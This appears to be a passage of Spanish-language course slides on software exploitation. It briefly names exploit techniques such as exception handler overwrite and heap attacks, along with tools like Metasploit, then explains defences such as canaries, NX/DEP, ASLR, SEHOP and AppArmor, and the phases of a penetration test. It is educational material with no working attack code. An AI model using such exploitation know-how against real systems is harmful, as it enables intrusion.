- Exception Handling Overwrite: Se reemplaza el manejador de una excepción para que se ejecute el shellcode en lugar del código legítimo (esto no es posible en algunos sistemas). Después se provoca una excepción para que se ejecute el shellcode.
- Hay muchos otros tipos de exploits: Return2PTL, Format String, Heap Feng Shui, CTORS/DTORS, SIGRETURN SROP, Heap Attacks (Double-Free, House of *, etc.) ...

Metasploit

Por lo general, los adversarios no escriben sus propios exploits.
Ejemplo: Metasploit.

- Es un framework de Ruby para conjugar exploits.
- Open source
- Es la mayor base de datos de exploits actualmente.
- Podemos ejecutar distintos *shellcodes*.
- Tiene varias UIs, etc.
- ...

Hay otras herramientas de "botón gordo" y frameworks: core impact, canvas, pwntools (python), etc.

¿Cómo me protejo?

Posibles soluciones para overflows:

- Usar lenguajes con chequeo dinámico de límites.
- Canarios aleatorios: se mete una palabra antes del PC de retorno que se comprueba antes de retornar. P. ej.: en GCC `-fstack-protector`.
- Canarios terminadores: se mete una palabra con terminadores (\0, \n, \r, -1). El atacante está obligado a meter un terminador antes del PC de retorno y esto no es posible con funciones como strcpy, etc.
- Huecos en la pila (Stackgap).

¿Cómo me protejo?

La mayoría de los OSes ofrecen NX (No eXecution) o DEP (Data Execution Protection).

- Los segmentos de datos del proceso no tendrán permisos de ejecución.
- Necesita soporte del HW (activado en la BIOS). Cada fabricante lo llama de una forma: Enhanced Virus Protection o NX (AMD), XD en (Intel).
- En arquitecturas sin soporte se puede emular un comportamiento similar.
- El software debe estar preparado para no poder ejecutar código en la pila/heap.

```
$ grep nx /proc/cpuinfo
flags : fpu ... (muchas) ... nx ...
$ dmesg | grep 'NX.*protec'
[  0.0000] NX (Execute Disable) protection: active
```

¿Cómo me protejo?

Address space layout randomization (ASLR):

- Consiste en aleatorizar el espacio de direcciones del proceso (pila, heap, mmaps, etc.) para evitar sobrescrituras de zonas bien conocidas.
- Hace que el espacio de direcciones del proceso no sea predecible.
- Position independent executable (PIE): Hace que el código sea relocalizable, el código se carga en distintas direcciones en cada ejecución.
  - Los programas tienen que estar compilados de forma especial. P. ej. en GCC, `-fPIE -pie` hace que el programa pueda aleatorizar el segmento de texto. Los otros segmentos siempre se aleatorizan si ASLR está activado en Linux.
- Hay sistemas que pueden forzarlo (p. ej. EMET en Windows 7 y posteriores).

```
$ sysctl kernel.randomize_va_space
 kernel.randomize_va_space = 2
# 2 significa full randomization
```

¿Cómo me protejo?

Structured Exception Handling Overwrite Protection (SEHOP) en Windows:

- Evita que se sobrescriba la tabla de manejadores de excepción.

Directivas de Restricción de Software / AppLocker en Windows:

- Restringe la ejecución de ficheros en base a su hash, ruta, nombre, extensión, firma, etc.

AppArmor en Linux:

- Restringe el acceso a ficheros, carga de librerías, ejecución de programas, montaje de FS, uso de sockets, etc. para las aplicaciones.

Penetration Tests

- Objetivo: asaltar un sistema para analizar su seguridad.
- Herramientas: Metasploit, Kali Linux, etc.
- The Penetration Test Execution Standar (PTES). Fases:
  1. **Pre-engagement interactions:** pre-acuerdo con el cliente.
  2. **Intelligence gathering:** recopilación de información del cliente.
  3. **Threat modeling:** análisis de la información recopilada para encontrar el ataque más efectivo.
  4. **Vulnerability analysis:** se prueban exploits que puedan ser efectivos.
  5. **Explotation:** cuando no hay duda de que el ataque es efectivo, se realiza el asalto.
  6. **Post-explotation:** se recopila todo el conocimiento extraído del proceso, se identifican las estructuras críticas, etc. Es el paso fundamental del proceso.